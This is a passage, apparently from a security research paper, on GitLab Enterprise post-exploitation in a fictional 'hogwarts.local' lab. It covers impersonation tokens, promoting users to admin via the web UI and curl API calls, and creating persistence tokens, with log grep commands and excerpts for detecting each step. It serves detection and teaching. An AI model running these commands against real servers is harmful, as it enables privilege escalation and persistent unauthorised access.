


```
{
    "active": true,
    "created_at": "2022-01-27T18:13:01.044Z",
    "expires_at": null,
    "id": 64,
    "impersonation": true,
    "name": "hgranger-impersonate",
    "revoked": false,
    "scopes": [
        "api",
        "read_user",
        "read_repository",
        "write_repository",
        "sudo"
    ],
    "token": "MKXKAkzMZYHvJsY8Vk5A",
    "user_id": 4
}
```

Output after creating impersonation token via API

This activity is logged in the API log (`/var/gitlab/gitlab-rails/api_json.log`) as shown below.

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i
impersonation_tokens
```




```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i impersonation_tokens
{"time":"2022-01-27T18:10:28.882Z","severity":"INFO","duration_s":0.04186,"db_duration_s":0.01345,"view_
,"value":""},{"key":"scopes","value":["api,read_user,read_api,read_repository,write_repository,sudo"]}],
:"adumbledore","api_error":["{\"message\":{\"scopes\":[\"can only contain available scopes\"]}}"],"queue
redis_cache_read_bytes":118,"redis_cache_write_bytes":100,"redis_shared_state_calls":2,"redis_shared_sta
ica_wal_count":0,"db_replica_wal_cached_count":0,"db_primary_count":9,"db_primary_cached_count":4,"db_pr
_mallocs":13092,"mem_total_bytes":5063695,"pid":9154,"correlation_id":"01FTEBPMAN9D35EHMJ7HX50WRS","meta
_authorization","meta.client_id":"user/5","content_length":"107","request_urgency":"default","target_dur
{"time":"2022-01-27T18:12:08.828Z","severity":"INFO","duration_s":0.03545,"db_duration_s":0.0059,"view_c
"value":""},{"key":"scopes","value":["api"]}],"host":"gitlab.hogwarts.local","remote_ip":"192.168.1.54,
,"redis_duration_s":0.003424,"redis_read_bytes":125,"redis_write_bytes":557,"redis_cache_calls":5,"redis
_state_write_bytes":154,"db_count":15,"db_write_count":3,"db_cached_count":4,"db_replica_count":0,"db_re
cached_count":0,"db_replica_duration_s":0.0,"db_primary_duration_s":0.009,"cpu_s":0.054021,"mem_objects"
":"POST /api/:version/users/:user_id/impersonation_tokens","meta.remote_ip":"192.168.1.54","meta.feature
{"time":"2022-01-27T18:13:01.054Z","severity":"INFO","duration_s":0.02669,"db_duration_s":0.00377,"view_
,"value":""},{"key":"scopes","value":["api","read_user","read_repository","write_repository","sudo"]}],"
"adumbledore","queue_duration_s":0.00594,"redis_calls":4,"redis_duration_s":0.002306,"redis_read_bytes":
dis_shared_state_duration_s":0.001755,"redis_shared_state_write_bytes":101,"db_count":13,"db_write_count
_count":4,"db_primary_wal_count":0,"db_primary_wal_cached_count":0,"db_replica_duration_s":0.0,"db_prima
BN90MZG","meta.user":"adumbledore","meta.caller_id":"POST /api/:version/users/:user_id/impersonation_tok
t","target_duration_s":1}
```

Viewing impersonation token creation via API in logs

Promoting User to Admin Role

An attacker who has admin credentials (username/password or API key) can promote another regular user to the admin role. One option to perform this is via the GitLab Enterprise web interface by checking the “Admin” radio button shown below.



Edit user: Hermoine Granger

Account

Name: Hermoine Granger
* required

Username: hgranger
* required

Email: hgranger@hogwarts.local
* required

Password

Password:

Password confirmation:

Access


Projects limit: 100000

Can create group: ✓

Access level: Regular
Regular users have access to their groups and projects.
[✓ Admin]
Administrators have access to all groups, projects and users and can manage all features in this installation.

Giving user admin level access

You can now see the `hgranger` user has the admin role.




User was successfully updated.

Hermoine Granger (Admin)

Showing hgranger user has admin access

This activity is logged in the production log (/var/log/gitlab/gitlab-rails/production_json.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i patch |
grep -i 'admin/users'

cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i 'patch'
| grep -A3 -i 'admin/users'
```




```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i patch | grep -i 'admin/users'
{"method":"PATCH","path":"/admin/users/hgranger","format":"html","controller":"Admin::UsersController","action":"update","
},{"key":"authenticity_token","value":"[FILTERED]"},{"key":"user","value":{"name":"Hermoine Granger","username":"hgranger"
_level":"admin","external":"0","credit_card_validation_attributes":{"credit_card_validated_at":"0"},"namespace_attributes"
"}],"correlation_id":"01FTED40ACCBDP71AGQGJ7FW0G","meta.user":"adumbledore","meta.caller_id":"Admin::UsersController#updat
ore","ua":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0","queue_duration_s":0.023531,"requ
ate_calls":3,"redis_shared_state_duration_s":0.003038,"redis_shared_state_read_bytes":181,"redis_shared_state_write_bytes"
ed_count":0,"db_primary_count":18,"db_primary_cached_count":3,"db_primary_wal_count":0,"db_primary_wal_cached_count":0,"db
2424,"pid":10270,"db_duration_s":0.02599,"view_duration_s":0.0,"duration_s":0.13691}
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i 'patch' | grep -A3 -i 'admin/users'
Started PATCH "/admin/users/hgranger" for 192.168.1.54 at 2022-01-27 13:35:15 -0500
Processing by Admin::UsersController#update as HTML
  Parameters: {"authenticity_token"=>"[FILTERED]", "user"=>{"name"=>"Hermoine Granger", "username"=>"hgranger", "email"=>"
level"=>"admin", "external"=>"0", "credit_card_validation_attributes"=>{"credit_card_validated_at"=>"0"}, "namespace_attri
ranger"}
Redirected to https://gitlab.hogwarts.local/admin/users/hgranger
```

Showing logging for adding user to admin via web interface

An attacker can also promote a user to admin via the Users REST API[44] as shown with the below example curl command.

[44] https://docs.gitlab.com/ee/api/users.html#user-modification

```
curl -k --request PUT --header "PRIVATE-TOKEN: apiToken" -H $'Content-
Type: application/json' --data-binary '{"admin":"true"}'
"https://gitlabHost/api/v4/users/UserIDNumberToPromote"
```




```
{
    "avatar_url": "https://secure.gravatar.com/avatar/183e5bb3d9d8b3d787
    "bio": "",
    "bot": false,
    "can_create_group": true,
    "can_create_project": true,
    "color_scheme_id": 1,
    "commit_email": "hpotter@hogwarts.local",
    "confirmed_at": "2021-12-06T17:52:02.040Z",
    "created_at": "2021-12-06T17:52:02.293Z",
    "current_sign_in_at": "2022-01-27T17:36:17.163Z",
    "email": "hpotter@hogwarts.local",
    "external": false,
    "extra_shared_runners_minutes_limit": null,
    "followers": 0,
    "following": 0,
    "id": 2,
    "identities": [],
    "is_admin": true,
    "job_title": "",
    "last_activity_on": "2022-01-27",
    "last_sign_in_at": "2022-01-25T14:19:07.117Z",
```

Adding user to admin via API

This activity is logged in the API log (`/var/log/gitlab/gitlab-rails/api_json.log`) as shown below.

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i PUT | grep -i
'"key":"admin","value":"true"'
```



```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i PUT | grep -i '"key":"admin","value":"true"
{"time":"2022-01-27T18:49:13.746Z","severity":"INFO","duration_s":0.07148,"db_duration_s":0.01323,"view_duration_s":0.058
4, 127.0.0.1","ua":"curl/7.68.0","route":"/api/:version/users/:id","user_id":5,"username":"adumbledore","queue_duration_s
ation_s":0.002005,"redis_cache_read_bytes":442,"redis_cache_write_bytes":225,"redis_shared_state_calls":2,"redis_shared_s
ed_count":0,"db_replica_wal_count":0,"db_replica_wal_cached_count":0,"db_primary_count":25,"db_primary_cached_count":7,"d
m_bytes":2136735,"mem_mallocs":5169,"mem_total_bytes":3051975,"pid":12594,"correlation_id":"01FTEDXJNK2MRNS3QN64KJBQ8W","
"user/5","content_length":"16","request_urgency":"default","target_duration_s":1}
root@gitlab-server:~#
```


Snippet of API log showing user added to admin role

Maintain Persistent Access

An attacker has three primary options in terms of maintaining persistent access to GitLab Enterprise. This can be performed either by creating a personal access token, impersonation token, or adding a public SSH key.

Personal Access Token

The first option is creating a personal access token. This can be performed via the web interface as a regular user or can be performed via the Users REST API[45] as an administrator. The below screenshot shows creating a personal access token called “persistence-token”.



Personal Access Tokens

You can generate a personal access token for each application you use that needs access to the GitLab API.

You can also use personal access tokens to authenticate against Git over HTTP. They are the only accepted password when you have Two-Factor Authentication (2FA) enabled.

Add a personal access token

Enter the name of your application, and we'll return a unique personal access token.

Token name: persistence-token

For example, the application using the token or the purpose of the token.

Expiration date: YYYY-MM-DD

Select scopes


Scopes set the permission levels granted to the token. Learn more.

- [✓] api — Grants complete read/write access to the API, including all groups and projects, the container registry, and the package registry.
- [✓] read_user — Grants read-only access to the authenticated user's profile through the /user API endpoint, which includes username, public email, and full name. Also grants access to read-only API endpoints under /users.
- [✓] read_api — Grants read access to the API, including all groups and projects, the container registry, and the package registry.
- [✓] read_repository — Grants read-only access to repositories on private projects using Git-over-HTTP or the Repository Files API.
- [✓] write_repository — Grants read-write access to repositories on private projects using Git-over-HTTP (not using the API).

Creating personal access token for hpotter user

You can see the created personal access token and the token value below.

[45] https://docs.gitlab.com/ee/api/users.html#create-a-personal-access-token


User Settings > Access Tokens

Your new personal access token has been created.

Search settings

Personal Access Tokens

You can generate a personal access token for each application you use that needs access to the GitLab API.

You can also use personal access tokens to authenticate against Git over HTTP. They are the only accepted password when you have Two-Factor Authentication (2FA) enabled.

Your new personal access token

poBxznehEwHnE7Ufx62X

Make sure you save it - you won't be able to access it again.

Add a personal access token


Enter the name of your application, and we'll return a unique personal access token.

Token name

Showing token value created

This activity is logged in the production log (`/var/log/gitlab/gitlab-rails/production.log`) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post |
grep -A3 -i personal_access_tokens

cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post |
grep -i personal_access_tokens
```




```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post | grep -A3
Started POST "/-/profile/personal_access_tokens" for 192.168.1.54 at 2022-01-27 14:03:22 -0500
Processing by Profiles::PersonalAccessTokensController#create as HTML
  Parameters: {"authenticity_token"=>"[FILTERED]", "personal_access_token"=>"[FILTERED]"}
Redirected to https://gitlab.hogwarts.local/-/profile/personal_access_tokens
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post | grep -i
{"method":"POST","path":"/-/profile/personal_access_tokens","format":"html","controller":"Profiles:
params":[{"key":"authenticity_token","value":"[FILTERED]"},{"key":"personal_access_token","value":"
1.54","meta.feature_category":"authentication_and_authorization","meta.client_id":"user/2","remote_
gency":"default","target_duration_s":1,"redis_calls":12,"redis_duration_s":0.002805,"redis_read_byt
":4,"redis_shared_state_duration_s":0.001289,"redis_shared_state_read_bytes":183,"redis_shared_stat
:0,"db_primary_count":15,"db_primary_cached_count":4,"db_primary_wal_count":0,"db_primary_wal_cache
":12594,"db_duration_s":0.00715,"view_duration_s":0.0,"duration_s":0.05488}
```

Viewing production log with access token creation activity

An attacker can also create a personal access token via the Users REST API as shown with the below example curl command. This requires admin permissions.

```
curl -k --request POST --header "PRIVATE-TOKEN: apiToken" --data
"name=hgranger-persistence-token" --data "expires_at=" --data
"scopes[]=api" --data "scopes[]=read_repository" --data
"scopes[]=write_repository"
"https://gitlabHost/api/v4/users/UserIDNumber/personal_access_tokens"
```




```
{
    "active": true,
